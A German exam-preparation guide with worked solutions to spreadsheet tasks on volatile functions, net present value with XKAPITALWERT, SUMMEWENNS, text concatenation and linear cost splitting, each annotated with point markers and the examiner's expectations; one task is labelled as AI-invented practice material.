Eine **volatile** oder flüchtige Tabellenblatffunktion wird bei **jeder** Neuberechnung der Arbeitsmappe erneut ausgewertet, und zwar unabhängig davon, ob sich ihre Eingangswerte überhaupt geändert haben; eine gewöhnliche Funktion rechnet dagegen nur dann neu, wenn eine ihrer Quellzellen berührt wurde. ✓ {1}

Als Beispiele lassen sich `JETZT()` nennen, das Datum und Uhrzeit liefert und deshalb bei jedem Tastendruck einen neuen Wert hat, `ZUFALLSZAHL()`, das bei jeder Neuberechnung neu würfelt, und `BEREICH.VERSCHIEBEN()`, das einen verschobenen Bezug zurückgibt und dessen Volatilität den Anwender überrascht, weil sie ihm nicht anzusehen ist; das Folienskript nennt darüber hinaus `HEUTE()`, `INDIREKT()`, `INFO()`, `ZELLE()` mit dem Parameter „Dateiname“, `ZUFALLSBEREICH()` sowie jede Formel in einer bedingten Formatierung und selbstprogrammierte Funktionen mit `Application.Volatile`. ✓ {2}

b) 4 P. – Zwei Gründe für den sparsamen Einsatz

Grund 1: Rechenlast und Kaskadenwirkung. Volatile Zellen werden bei jeder Eingabe irgendwo in der Mappe neu berechnet, sodass eine über tausend Zeilen gezogene volatile Formel tausend unnötige Berechnungen je Tastendruck erzeugt und die Datei spürbar träge macht. ✓ {1} Verschärft wird das dadurch, dass eine volatile Zelle **alle** von ihr abhängigen Zellen ebenfalls zur Neuberechnung zwingt; die Volatilität steckt also die

gesamte nachgelagerte Rechenkette an und bläht sie zu einem Kaskadeneffekt auf, der mit der Modellgröße überproportional wächst. ✓ {2}

Grund 2: Nachvollziehbarkeit und Reproduzierbarkeit. Ergebnisse, die sich bei jedem Öffnen ändern, etwa Zeitstempel aus JETZT () oder Werte aus ZUFALLSZAHL (), lassen sich nicht zweimal identisch belegen, sodass ein Ausdruck und die Datei am nächsten Tag verschiedene Zahlen zeigen. ✓ {3} Damit verliert die Mappe genau die Eigenschaft, auf die es im Controlling ankommt, nämlich dass eine einmal berichtete Zahl später unverändert reproduziert und geprüft werden kann; für eine Innenrevision ist ein Modell, dessen Ergebnis sich beim bloßen Ansehen verändert, im Zweifel gar nicht prüfbar. ✓ {4}

c) 2 P. – Warum INDIRECT() trotzdem dazugehört

INDIRECT () baut seinen Bezug aus einem **Text** oder einem benannten Bereich zusammen und wird deshalb beim Löschen von Zeilen und Spalten nicht mitverschoben; genau das macht die Funktion zum Werkzeug, mit dem ein Modell gegen Strukturänderungen „gehärtet“ wird, weil ein zentraler Ankerbezug bestehen bleibt, wo ein gewöhnlicher Bezug in ein #BEZUG! laufen würde. ✓ {1}

Dieselbe Eigenschaft ist zugleich der Preis: Weil Excel den Textbezug nicht mitpflegt, zeigt INDIRECT () nach einem Umbau des Blatts unter Umständen still auf die falschen Zellen, ohne zu warnen; die Funktion gehört deshalb bewusst und punktuell an wenige, dokumentierte Ankerstellen und nicht flächig über das ganze Modell verteilt. ✓ {2}

■ Über die geforderten Punkte hinaus

Volatilität ist keine Eigenschaft, die man an der Oberfläche sieht; eine Mappe kann sich völlig unauffällig verhalten und trotzdem hunderte volatiler Zellen enthalten, weil jede Formel innerhalb einer **bedingten Formatierung** ebenfalls volatil ist. (✓){+1}
Wer Performanceprobleme sucht, sollte deshalb zuerst die Regeln der bedingten Formatierung durchsehen und erst danach die Formeln im Blatt. (✓){+2}

Für das gefragte Beispiel des gleitenden Mittelwerts ist die beste Antwort ausdrücklich die schlichteste: Ein ganz normaler relativer Bereichsbezug wie =MITTELWERT(D11:D13), nach unten gezogen, wandert von selbst mit, braucht weder Hilfsspalte noch Spezialfunktion und ist weder volatil noch intransparent. (✓){+3}

Zur Ehrenrettung von BEREICH.VERSCHIEBEN() gehört, dass es historisch das Standardmittel für dynamische Bereiche war; diese Aufgabe übernehmen heute formatierte Tabellen mit strukturierten Verweisen und dynamische Matrixfunktionen mit dem Überlaufoperator #, die beide **nicht** volatil sind. (✓){+4}
Modernisierungspfad lautet deshalb konkret: dynamischer Bereich raus, formatierte Tabelle rein. (✓){+5}

Wer die Rechenlast messen statt schätzen will, kann die Berechnung über „Formeln“ auf manuell umstellen und beobachten, wie lange ein erzwungenes Neuberechnen mit F9 dauert. (✓){+6}
Die Umstellung auf manuelle Berechnung ist allerdings ihrerseits revisionskritisch, weil dann angezeigte Werte und Formeln auseinanderlaufen können. (✓){+7}

Als Gegenposition sei genannt, dass HEUTE() in einer Fälligkeits- oder Altersanalyse fachlich gewollt volatil ist, weil die Auswertung ja gerade tagesaktuell sein soll; entscheidend ist dann, den Stichtag **einmal** in einer Parameterzelle zu berechnen und im ganzen Modell darauf zu verweisen, statt HEUTE() in jede Zeile zu schreiben. (✓){+8}

Rohleders Erwartung: Die Definition muss den Kern „unabhängig von einer Änderung der Eingangswerte“ enthalten, sonst fehlt der entscheidende Halbsatz. Bei Teil c) prüft er, ob Sie den Zielkonflikt zwischen Robustheit und Volatilität benennen können, statt nur eine Funktion zu loben oder zu verdammen.

Aufgabe #006 · 10 P. · Drei Arten von Geldgrößen und ihre einschlägige

Kernfunktion · von der KI erfunden – kein Original

Rohleders Leitsatz zum Financial Modeling lautet, dass es „nur drei Arten von Geldgrößen“ gibt und dass zu jeder Art eine bestimmte Tabellenblatfunktion gehört.

- a) (6 P.) Erläutern Sie die drei Arten von Geldgrößen und jeweils die einschlägige Tabellenblatfunktion.
- b) (2 P.) Erläutern Sie, warum für einen Kapitalwert XKAPITALWERT() und nicht KAPITALWERT() empfohlen wird.
- c) (2 P.) Erläutern Sie, warum die Anschaffungsauszahlung in der Werteliste von XKAPITALWERT() in der ersten Zeile stehen muss.

a) 6 P. – Die drei Geldgrößen, je 2 P.

Zeitpunktgröße. Eine Zeitpunktgröße gilt an einem einzigen Stichtag und beschreibt einen Bestand, wie die Bilanz insgesamt, das Eigenkapital oder der Buchwert einer Anlage; sie ist wie ein Foto und darf nicht über mehrere Perioden aufsummiert werden, weil sonst derselbe Bestand mehrfach gezählt würde. ✓ {1} Die zugehörige Tätigkeit heißt

Nachschlagen, und die einschlägige Funktion ist XVERWEIS(), das den zum Stichtag gehörenden Wert aus der Datentabelle holt; in älteren Klausuren und Mappen steht an dieser Stelle SVERWEIS() in derselben Rolle. ✓ {2}

Zeitraumgröße. Eine Zeitraumgröße entsteht durch Aufsummieren über eine Zeitspanne, etwa die Positionen der Gewinn- und Verlustrechnung, das EBIT oder der Cash-Flow eines Geschäftsjahrs; sie ist wie ein Film und ohne Angabe der Spanne sinnlos. ✓ {3} Die zugehörige Tätigkeit heißt **Kumulieren**, und die einschlägige Funktion ist SUMMEWENNS(), weil sie die Summe genau auf die Zeilen begrenzt, die alle geforderten Bedingungen zugleich erfüllen, also etwa Geschäftsjahr und Kostenstelle und Konto. ✓ {4}

Barwert. Ein Barwert beziffert, was künftiges Geld heute wert ist, und ist damit die einzige der drei Größen, die nicht abgelesen oder aufaddiert, sondern gerechnet wird; der Kapitalwert einer Investition ist der typische Vertreter. ✓ {5} Die zugehörige Tätigkeit heißt **Abzinsen**, und die einschlägige Funktion ist XKAPITALWERT(), die jede Zahlung mit dem Kalkulationszins auf den Bezugszeitpunkt zurückrechnet und die Barwerte addiert; sie löst das ältere NBW() ab. ✓ {6}

b) 2 P. – Warum XKAPITALWERT() statt KAPITALWERT()

KAPITALWERT() beziehungsweise NBW() unterstellt **gleich lange Perioden** und zinst die erste übergebene Zahlung bereits um eine volle Periode ab, was voraussetzt, dass die

Zahlungen exakt im Jahres- oder Monatsraster fließen und dass die Anschaffung außerhalb der Werteliste addiert wird. ✓ {1}

XKAPITALWERT () erhält dagegen eine echte Datumsspalte als drittes Argument und rechnet über den Exponenten $\frac{d_i - d_1}{365}$ **taggenau**, sodass unregelmäßige Zahlungstermine korrekt behandelt werden; da reale Investitionsrechnungen fast nie im sauberen Jahresraster laufen, ist sie in der Praxis die richtige Wahl. ✓ {2}

c) 2 P. – Warum die Anschaffung in die erste Zeile gehört

XKAPITALWERT () nimmt das **erste Datum der Liste** als Bezugszeitpunkt t_0 ; für diese Zahlung wird der Exponent zu null und der Abzinsungsfaktor damit zu eins, sodass die Anschaffungsauszahlung ungekürzt in den Kapitalwert eingeht, wie es fachlich richtig ist. ✓ {1}

Steht dagegen ein späterer Termin in der ersten Zeile, liegt das Anschaffungsdatum **vor** dem Bezugszeitpunkt, was Excel nicht zulässt und mit #ZAHL ! quittiert; zusätzlich muss die Anschaffung als **negativer** Wert erfasst sein, weil sie sonst als Einzahlung gewertet wird und der Kapitalwert um den doppelten Anschaffungsbetrag zu hoch ausfällt, ohne dass eine Fehlermeldung darauf hinweist. ✓ {2}

Über die geforderten Punkte hinaus

Zur Dreiergruppe treten im Skript zwei technische Kernfunktionen hinzu, die keine eigene Geldgröße bedienen, sondern die Bauweise des Modells betreffen: `INDIREKT()` härtet das Modell gegen das Löschen von Zeilen und Spalten **(✓)(+1)**, und `INDEX()` zusammen mit `VERGLEICH()` ist das ältere Nachschlagepaar, das im aktuellen Stand ausdrücklich durch `XVERWEIS()` ersetzt wird. **(✓)(+2)**

Der Kapitalwert hat mit `XINTZINSFUSS()` ein Gegenstück, das dieselben Zahlungen und Daten verarbeitet, aber nach dem Zinssatz fragt, bei dem der Kapitalwert genau null wird, also nach der tatsächlichen Rendite. **(✓)(+3)** Die Entscheidungsregeln lauten: Kapitalwert größer null bedeutet vorteilhaft, interner Zinsfuß größer als der Kalkulationszins bedeutet vorteilhaft, und bei einer Einzelinvestition führen beide zum selben Urteil. **(✓)(+4)**

Der wichtigste Unterschied in der Handhabung: `XINTZINSFUSS()` hat **kein** Zinsargument, weil der Zins das gesuchte Ergebnis ist, verlangt aber zwingend einen Vorzeichenwechsel in den Zahlungen. **(✓)(+5)** Konvergiert die Iteration nicht, hilft ein plausibler Startwert im optionalen dritten Argument `Schätzwert`. **(✓)(+6)**

Für die Wachstumsrechnung gibt es mit `ZSATZINVEST()` (englisch `RRI`) eine Funktion, die mathematisch exakt die CAGR liefert, nämlich $(Zw/Bw)^{1/Zzt} - 1$, wobei Barwert und Zukunftswert hier beide **positiv** einzugeben sind, weil keine Vorzeichenlogik greift. **(✓)(+7)**

Ein Detail, das in der Klausur Punkte bringt, ist die Zinskonvention: `XKAPITALWERT()` rechnet starr mit 365 Tagen je Jahr, auch wenn ein Schaltjahr im Zeitraum liegt, was zu kleinen, aber erklärbaren Abweichungen gegenüber einer taggenauen Handrechnung führt. **(✓)(+8)**

Die praktische Falle bei allen X-Funktionen ist das Datumsformat: Steht das Datum als Text in der Zelle, gibt es `#WERT!`, und bei unterschiedlich langen Wert- und Datumsbereichen `#ZAH!`. **(✓)(+9)** Deshalb gehört vor jede Investitionsrechnung eine kurze Prüfung, ob die Datumsspalte rechtsbündig steht, denn das ist das schnellste Indiz für einen echten Datumswert. **(✓)(+10)**

Rohleders Erwartung: Diese Systematik ist sein Leitgedanke; er will die Zuordnung Geldgröße zu Tätigkeit zu Funktion sehen, nicht eine Aufzählung von fünf Funktionsnamen. Wer bei jeder Größe zusätzlich ein

betriebswirtschaftliches Beispiel nennt, zeigt genau das Verständnis, auf das die Frage zielt.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #007 · 10 P. · Financial Modeling mit fünf Funktionen – SUMMEWENNS() · Original-Aufgabenstellung

Behauptung Rohleder: „Für das ganze Thema Financial Modeling (...) kommen wir im Kern mit fünf Tabellenblatffunktionen hin...“ Eine dieser Tabellenblatffunktionen ist SUMMEWENNS().

- a) 4 P. Nennen Sie die anderen vier einschlägigen Tabellenblatffunktionen.
- b) 2 P. Was leistet die Tabellenblatffunktion SUMMEWENNS() grundsätzlich bzw. im mathematischen Sinn?
- c) 4 P. Erläutern Sie zwei typische kaufmännische Analyseaufgaben, für die man SUMMEWENNS() nutzen sollte.

Grundgedanke. Financial Modeling heißt, aus einer flachen Transaktions- oder Buchungstabelle mit vielen Zeilen Rohdaten automatisch ein verdichtetes Kennzahlenmodell zu erzeugen. Dafür genügen fünf Funktionen.

a) 4 P. – Die anderen vier einschlägigen Tabellenblatffunktionen

✓ **{1}** ZÄHLENWENNS() – zählt bedingt, wie viele Zeilen alle Kriterien erfüllen, liefert also die Anzahl statt der Summe.

✓ **{2}** MITTELWERTWENNS() – bildet den bedingten Durchschnitt aller Zeilen, die sämtliche Kriterien erfüllen.

✓ **{3}** SVERWEIS(), in aktuellen Versionen XVERWEIS() – verknüpft zwei Tabellen, indem zu einem Schlüssel wie einer Artikelnummer der passende Wert aus einer anderen Tabelle geholt wird, etwa Preis oder Kategorie.

✓ **{4}** WENN() – bedingte Verzweigung; prüft eine Bedingung und liefert je nach Ergebnis einen von zwei Werten, beispielsweise eine Klassifizierung oder eine Soll-Ist-Ampel.

Die Auswahl ist in sich geschlossen: Die drei „...WENNS“-Funktionen bilden die vollständige bedingte Aggregation aus Summe, Anzahl und Mittelwert, dazu kommt ein Werkzeug zum Zusammenführen getrennter Tabellen und eine Verzweigungslogik.

b) 2 P. – Was SUMMEWENNS() grundsätzlich und mathematisch leistet

✓ **{1}** SUMMEWENNS () ist eine bedingte Summe. Sie addiert aus einem Zahlenbereich nur diejenigen Werte, deren Zeile alle vorgegebenen Kriterien gleichzeitig erfüllt; die Kriterien werden also UND-verknüpft und nicht ODER-verknüpft.

✓ **{2}** Im mathematischen Sinn ist das eine gefilterte Summation über eine Teilmenge. Formal gilt: Ergebnis = Summe über alle Zeilen i von x_i multipliziert mit der Indikatorfunktion, die genau dann 1 liefert, wenn alle k Bedingungen in Zeile i zugleich wahr sind, und sonst 0. Zeilen, die eine Bedingung verletzen, gehen mit dem Faktor 0 ein und tragen nichts bei. SUMMEWENNS () ist damit die mehrfach-bedingte Verallgemeinerung von SUMME (). Die Syntax lautet =SUMMEWENNS (Summe_{Bereich}; Kriterien_Bereich1; Kriterien1; [Kriterien_Bereich2; Kriterien2]; ...), wobei der Summe-Bereich genau einmal und zuerst steht und danach beliebig viele Bereich-Kriterium-Paare folgen.

c) 4 P. – Zwei typische kaufmännische Analyseaufgaben

✓ **{1} Umsatz- und Deckungsbeitragsanalyse nach mehreren Dimensionen.** Ein Unternehmen führt jede Verkaufsbuchung als eine Zeile mit Datum, Region, Produktgruppe, Menge und Umsatz. Für das Reporting soll daraus ein verdichteter Kennzahlenblock „Umsatz je Region mal Produktgruppe mal Periode“ entstehen. SUMMEWENNS () addiert je Auswertungszelle exakt die Buchungen, die die drei Bedingungen erfüllen, und baut so aus Rohdaten eine Umsatzmatrix als Kreuztabelle auf.

✓ **{2}** Eine solche Formel lautet beispielsweise
=SUMMEWENNS (\$E\$2:\$E\$1000;\$B\$2:\$B\$1000;"Nord";
\$C\$2:\$C\$1000;"Elektronik";\$A\$2:\$A\$1000;2023). Dabei ist \$E\$2:\$E\$1000 der Summe-Bereich mit den Umsätzen, \$B\$2:\$B\$1000 mit "Nord" das erste Kriterienpaar für die Region, \$C\$2:\$C\$1000 mit "Elektronik" das zweite für die Produktkategorie und \$A\$2:\$A\$1000 mit 2023 das dritte für das Jahr. ; ist das Argumenttrennzeichen, : der Bereichsoperator, \$ der absolute Bezug, der ein Verrutschen beim Kopieren verhindert, und " " kennzeichnet Textkriterien. Der Vorteil gegenüber einem Handfilter besteht darin, dass die Formeln dynamisch bleiben und sich der Bericht bei geänderten Rohdaten automatisch aktualisiert.

✓ **{3} Kostenstellenauswertung im Soll-Ist-Vergleich.** Aus dem Buchhaltungsjournal soll je Kostenstelle und Monat die Summe aller Kostenbuchungen gebildet werden, um sie

dem Budget gegenüberzustellen. SUMMEWENNS () summiert je Zelle die Buchungen mit passender Kostenstelle und passendem Buchungsmonat, sodass der komplette Soll-Ist-Bericht aus einer einzigen, nach rechts und unten kopierten Formel entsteht.

✓ **⟨4⟩ Altersstrukturanalyse der offenen Posten.** Aus der Offene-Posten-Liste ermittelt man je Kunde und Fälligkeitsklasse, also etwa „1 bis 30 Tage überfällig“, „31 bis 60 Tage“ und „über 60 Tage“, die jeweils offene Summe. Dazu kombiniert man Bedingungen mit den Operatoren ">="&... und "<="&... auf das Fälligkeitsdatum, wobei & den Operator-Text mit dem Zellwert verkettet. Das Ergebnis ist die Basis für das Mahnwesen und für die Kennzahl DSO, also die durchschnittliche Debitorenlaufzeit.

Über die geforderten Punkte hinaus

(✓){+1} Fallstrick bei der Nennung des Lookups. Der Lookup-Slot kann alternativ mit INDEX() und VERGLEICH() besetzt werden. Das ist funktional gleichwertig, zählt aber als zwei Funktionen und sprengt damit die geforderte Vierer-Nennung. Für „genau vier“ ist SVERWEIS() beziehungsweise XVERWEIS() die saubere Antwort.

(✓){+2} Argument-Reihenfolge nicht verwechseln. Bei SUMMEWENNS() steht der Summe-Bereich zuerst, bei SUMMEWENN() dagegen zuletzt: =SUMMEWENN(Bereich; Kriterium; Summe_{Bereich}). Diese Umkehrung ist die häufigste Fehlerquelle beim Umstieg von der Einzahl- auf die Mehrzahlvariante.

(✓){+3} Gleich lange Bereiche sind Pflicht. Summe-Bereich und alle Kriterien-Bereiche müssen dieselbe Zeilenanzahl haben, sonst liefert Excel #WERT!. Bei strukturierten Tabellen ist das automatisch erfüllt – ein weiteres Argument für tblBuchungen[Umsatz] statt \$E\$2:\$E\$1000.

(✓){+4} Grenze der Funktion. SUMMEWENNS() kennt nur UND-Verknüpfungen. Ein ODER wird über die Addition zweier SUMMEWENNS()-Aufrufe oder über SUMMENPRODUKT() gelöst, etwa =SUMMENPRODUKT(((B2:B100="Nord")+ (B2:B100="Süd"))*E2:E100). Dort ist * das logische UND und + das logische ODER.

(✓){+5} Verbindung zur Aufgabe „Mehrfachbedingte Summen“. Am 30.01.2023 fragt Rohleder mit vier Punkten nach zwei Techniken für mehrfachbedingte Summen. Die Antwort dort ist exakt das Paar SUMMEWENNS() und SUMMENPRODUKT() – wer diese Aufgabe kann, hat jene mit erledigt.

(✓){+6} Warum nicht die Pivot. Ein naheliegender Einwand lautet, dass eine PivotTable dasselbe leistet. Der Unterschied ist die Platzierung: SUMMEWENNS() schreibt den Wert an eine frei gewählte Stelle eines gestalteten Berichts, während die Pivot ihr eigenes Layout mitbringt. Für formatgebundene Berichte ist die Formel deshalb überlegen.

(✓){+7} Datumskriterien richtig schreiben. Ein Datumskriterium gehört nicht als 01.01.2023 in die Formel, sondern als ">="&DATUM(2023;1;1). Der direkte Text wird je nach Ländereinstellung falsch interpretiert – ein Fehler, der stumm falsche Summen erzeugt.

(✓){+8} Platzhalter in Textkriterien. In Kriterien sind * für beliebig viele und ? für genau ein Zeichen zulässig, also "Elektro*". Wer ein echtes Sternchen sucht, schreibt "~*". Das ist selten gefragt, zeigt aber Funktionsbeherrschung.

(✓){+9} Mathematische Notation lohnt sich. Teil b) fragt ausdrücklich nach der Leistung „im mathematischen Sinn“. Die Indikatorschreibweise mit Summenzeichen ist genau die geforderte Antwortebene; eine rein verbale Erklärung deckt nur einen der zwei Punkte ab.

(✓){+10} Fünf Funktionen als Merkformel. Dreimal bedingte Aggregation, einmal Lookup, einmal Verzweigung. Wer diesen Satz auswendig kann, rekonstruiert Teil a) auch unter Zeitdruck vollständig.

Rohleders Erwartung: In Teil a) will er genau vier Funktionsnamen, nicht deren Erklärung; in Teil b) die UND-Verknüpfung und die Deutung als gefilterte Summation; in Teil c) zwei kaufmännisch getrennte Anwendungsfelder, nicht zweimal dieselbe Umsatzauswertung.

Aufgabe #008 · 7 P. · Textverkettung – Begriff, Einsatz und Eingabewege · Original-Aufgabenstellung

! Wiederholer: Die Teile a) und b) wurden wortgleich auch am 26.07.2022 gestellt (dort als 5-Punkte-Aufgabe ohne Teil c).

- a) 3 P. Was versteht man in Excel unter einer Textverkettung?
- b) 2 P. Nennen Sie zwei typische Anwendungsgebiete für Textverkettungen!
- c) 2 P. Nennen Sie zwei Methoden, Textverkettungen als Formeln in Zellen einzugeben!

a) 3 P. – Begriff der Textverkettung

✓ **{1}** Textverkettung, englisch *concatenation*, bezeichnet in Excel das Zusammenfügen mehrerer einzelner Textbausteine zu einer einzigen zusammenhängenden Zeichenfolge in einer Zielzelle. Die Bausteine können feste Texte, Zellinhalte, Zahlen oder Funktionsergebnisse sein.

✓ **{2}** Das Ergebnis einer Verkettung ist stets ein Textwert, und zwar auch dann, wenn Zahlen beteiligt sind. Ein verketteter Betrag lässt sich deshalb nicht mehr ohne Weiteres weiterrechnen.

✓ **{3}** Umgesetzt wird die Verkettung entweder über den Verkettungsoperator & oder über die dafür vorgesehenen Textfunktionen VERKETTEN, TEXTKETTE beziehungsweise

TEXTVERKETTEN. Fest einzufügende Bestandteile wie Leer-, Satz- oder Sonderzeichen werden dabei als Textliteral in doppelten Anführungszeichen " " mitverkettet.

b) 2 P. – Zwei typische Anwendungsgebiete

✓ **⟨1⟩** Bilden von Voll- beziehungsweise Anzeigenamen: Aus getrennt gespeicherten Feldern, etwa Vorname in Spalte A und Nachname in Spalte B, wird ein einheitlicher Anzeigename wie Meier, Anna für Listen, Ausweise oder Auswertungen erzeugt.

✓ **⟨2⟩** Erzeugen dynamischer Texte für Serienbriefe, Adressetiketten und E-Mail-Adressen: Anrede, Straße, Postleitzahl, Ort oder eine Firmen-E-Mail-Adresse werden aus einzelnen Zellen automatisch zu einem fertigen Text- oder Adressblock zusammengesetzt, der sich bei Datenänderung selbst aktualisiert.

c) 2 P. – Zwei Methoden der Formeleingabe

✓ **⟨1⟩ Methode 1 – Verkettungsoperator &.** Die Formel =B2 & " , " & A2 liefert Meier, Anna. Darin leitet = die Formel ein, B2 ist der Zellbezug auf Spalte B, Zeile 2 mit dem Nachnamen, & ist der Verkettungsoperator, der den links stehenden an den rechts stehenden Wert klebt, " , " ist ein Textliteral aus Komma und Leerzeichen, dessen Anführungszeichen selbst nicht im Ergebnis erscheinen, und A2 ist der Zellbezug auf den Vornamen.

✓ **⟨2⟩ Methode 2 – Textfunktion.** Die Formel =VERKETTEN(B2; " , "; A2) liefert dasselbe Ergebnis. Darin ist VERKETTEN der Funktionsname, (die öffnende Klammer, B2 das erste Argument, ; das Argumenttrennzeichen der deutschen Excel-Version, " , " das zweite Argument als Textliteral, A2 das dritte Argument und) die schließende Klammer. Alternativ leistet =TEXTVERKETTEN(" , "; WAHR; B2; A2) dasselbe, wobei " , " als erstes Argument das Trennzeichen ist, das automatisch zwischen alle folgenden Elemente gesetzt wird, und WAHR als zweites Argument bewirkt, dass leere Zellen übersprungen werden.

■ Über die geforderten Punkte hinaus

(✓){+1} Wiederholungslage präzise. Am 26.07.2022 erschien dieselbe Aufgabe als Nummer 8 mit fünf Punkten und nur den Teilen a) und b) – wortgleich formuliert. Der Punktwert für a) blieb bei drei, der für b) bei zwei. Wer die 7-Punkte-Fassung beherrscht, beantwortet die 5-Punkte-Fassung ohne Zusatzaufwand.

(✓){+2} Dritte Methode als Reserve. Neben Operator und Funktion existiert die moderne TEXTKETTE(), die wie VERKETTEN() arbeitet, aber zusätzlich ganze Bereiche akzeptiert: =TEXTKETTE(A2:C2). VERKETTEN() gilt inzwischen als Kompatibilitätsfunktion und wird von Microsoft nur noch aus Rückwärtskompatibilität gepflegt.

(✓){+3} Der typische Zusatzteil. In der ausführlichen Fassung dieser Aufgabe verlangt Rohleder eine E-Mail-Adresse im Format vorname.nachname@firma.de vollständig in Kleinbuchstaben. Die Lösung lautet =KLEIN(A2 & "." & B2 & "@firma.de"), wobei KLEIN den gesamten in der Klammer erzeugten Text in Kleinbuchstaben umwandelt, "." den Punkt zwischen Vor- und Nachname liefert und "@firma.de" den festen Domain-Teil samt @-Zeichen.

(✓){+4} Robustheit gegen Leerzeichen. Enthalten die Ausgangszellen führende oder nachgestellte Leerzeichen, empfiehlt sich =KLEIN(GLÄTTEN(A2) & "." & GLÄTTEN(B2) & "@firma.de"). GLÄTTEN entfernt überflüssige Leerzeichen – in der Klausur nicht verlangt, aber ein Beleg für sauberes Datenverständnis.

(✓){+5} Praxisfalle Zahlenformat. Wird ein Datum oder ein Betrag verkettet, geht die Formatierung verloren, weil Excel die interne Seriennummer verkettet: ="Stand: "&A1 ergibt Stand: 44562. Die Lösung ist TEXT(), also ="Stand: "&TEXT(A1;"TT.MM.JJJJ").

(✓){+6} Verbindung zur Hashtag-Navigation. Der Operator & ist derselbe, mit dem in der Aufgabe „Navigation per Hashtag“ der dynamische Sprunglink ="#"&B2&"!A1" zusammengebaut wird. Beide Aufgaben derselben Klausur prüfen also denselben Mechanismus in zwei Anwendungen.

(✓){+7} Punktelogik von Teil a). Drei Punkte bedeuten drei Aussagen: Zusammenfügen mehrerer Bausteine zu einem String, Ergebnis ist immer Text, Umsetzung über & oder eine Textfunktion. Wer nur definiert, ohne den Ergebnistyp und die Umsetzungsweise zu nennen, bekommt einen von drei Punkten.

Rohleders Erwartung: Er will bei a) eine Definition mit drei abgrenzbaren Aussagen einschließlich des Hinweises, dass das Ergebnis Text ist, und bei c) zwei technisch verschiedene Eingabewege – Operator und Funktion –, nicht zweimal dieselbe Funktion mit anderen Argumenten.

Aufgabe #009 · 4 P. · Kostenspaltung mit ACHSENABSCHNITT() und STEIGUNG() · Original-Aufgabenstellung

Unter Kostenauflösung oder Kostenspaltung wird in der Kostenrechnung die Spaltung der Gesamtkosten in fixe und variable Kosten verstanden. Die Praxis bevorzugt grundsätzlich lineare Kostenfunktionen, für deren Spaltung die Theorie z.B. die sog. „mathematische Methode“ vorschlägt. Das Beispiel zeigt Herstellungsmengen und ihre Gesamtkosten:

	B	C	D	E	F	G	H	I
3	x	0	10	20	30	40	50	Herstellungsmenge [Stück]
6	K	150	270	390	510	630	750	Gesamtkosten [EUR]
8	Fixe Kosten:						150	[EUR]
9	variable Kosten pro Stück:						12	[EUR/Stück]

- a) 2 P. In Zelle H8 wurden die Fixkosten der Periode ermittelt. Mit welcher Tabellenblatfunktion ist das unmittelbar möglich?
- b) 2 P. In Zelle H9 wurden die variablen Stückkosten der Periode ermittelt. Mit welcher Tabellenblatfunktion ist das unmittelbar möglich?

Vorbemerkung. Unterstellt man einen linearen Kostenverlauf, gilt die Kostenfunktion $K(x) = K_f + k_v \cdot x$, wobei K_f die fixen Kosten der Periode und k_v die variablen Kosten je Stück bezeichnet. Geometrisch ist das eine Gerade: K_f ist der Achsenabschnitt, also der Kostenwert bei $x = 0$, und k_v ist die Steigung. Die in der Aufgabe genannte „mathematische Methode“ legt diese Gerade per linearer Regression nach der Methode der kleinsten Quadrate durch die Messpunkte – genau das leisten die beiden folgenden Tabellenblatfunktionen.

a) 2 P. – Fixkosten in Zelle H8

✓ {1} Die Fixkosten sind der Achsenabschnitt der Kostengeraden, also der Kostenwert bei einer Menge von null. Die unmittelbar passende Tabellenblatfunktion ist ACHSENABSCHNITT, englisch INTERCEPT. Die vollständige Formel für H8 lautet:

=ACHSENABSCHNITT(C6:H6;C3:H3)

Das Ergebnis beträgt 150,00 EUR.

✓ **{2}** Bestandteil für Bestandteil: = startet die Formel; ACHSENABSCHNITT legt eine Regressionsgerade durch die Punkte und gibt deren Schnittpunkt mit der y-Achse zurück; (beginnt die Argumentliste; C6 : H6 ist das erste Argument, also die bekannten y-Werte mit den Gesamtkosten von 150 bis 750, weil die Kosten die abhängige Größe sind; : ist der Bereichsoperator und bedeutet „von C6 bis H6“; ; ist das Argumenttrennzeichen der deutschen Excel-Version; C3 : H3 ist das zweite Argument, also die bekannten x-Werte mit den Herstellungsmengen von 0 bis 50;) beendet die Argumentliste. Die Reihenfolge y vor x ist zwingend – werden die Bereiche vertauscht, rechnet Excel die Umkehrgerade und liefert einen falschen Wert.

b) 2 P. – Variable Stückkosten in Zelle H9

✓ **{1}** Die variablen Stückkosten sind die Steigung derselben Kostengeraden. Die unmittelbar passende Tabellenblattfunktion ist STEIGUNG, englisch SLOPE. Die vollständige Formel für H9 lautet:

=STEIGUNG(C6:H6;C3:H3)

Das Ergebnis beträgt 12,00 EUR je Stück.

✓ **{2}** Bestandteil für Bestandteil: = startet die Formel; STEIGUNG gibt die Steigung der Regressionsgeraden zurück, also den Kostenzuwachs je zusätzlich hergestelltem Stück; (beginnt die Argumentliste; C6 : H6 sind die bekannten y-Werte mit den Gesamtkosten; : ist der Bereichsoperator; ; trennt das y-Argument vom x-Argument; C3 : H3 sind die bekannten x-Werte mit den Herstellungsmengen;) beendet die Argumentliste. Beide Funktionen greifen auf dieselben zwei Bereiche in derselben Reihenfolge zu: ACHSENABSCHNITT liest daraus den Startpunkt, STEIGUNG die Steigung ein und derselben Geraden.

Über die geforderten Punkte hinaus

(✓){+1} Kontrolle mit der Hoch-Tief-Methode. Man nutzt nur den höchsten und den niedrigsten Beschäftigungspunkt: $k_v = (750 - 150) / (50 - 0) = 600 / 50 = 12,00$ EUR je Stück, und $K_f = 750 - 12 \cdot 50 = 150,00$ EUR. Beide Werte stimmen mit den Excel-Ergebnissen überein, weil die Datenpunkte exakt auf einer Geraden liegen; je zehn Stück mehr steigen die Kosten konstant um 120 EUR.

(✓){+2} Probe mit der Kostenfunktion. Für $x = 30$ ergibt $K = 150 + 12 \cdot 30 = 510,00$ EUR, was dem Tabellenwert entspricht. Eine solche Probe kostet zwei Zeilen und belegt, dass die Formeln inhaltlich und nicht nur syntaktisch richtig sind.

(✓){+3} Ein-Formel-Alternative. `=RGP(C6:H6;C3:H3)`, englisch LINEST, liefert Steigung und Achsenabschnitt in einem Zug nebeneinander. In Excel 365 läuft das Ergebnis als dynamisches Array über zwei Zellen. Wer diese Alternative nennt, zeigt Überblick – die Aufgabe fragt aber ausdrücklich nach der Funktion für „unmittelbar“ je eine Zelle.

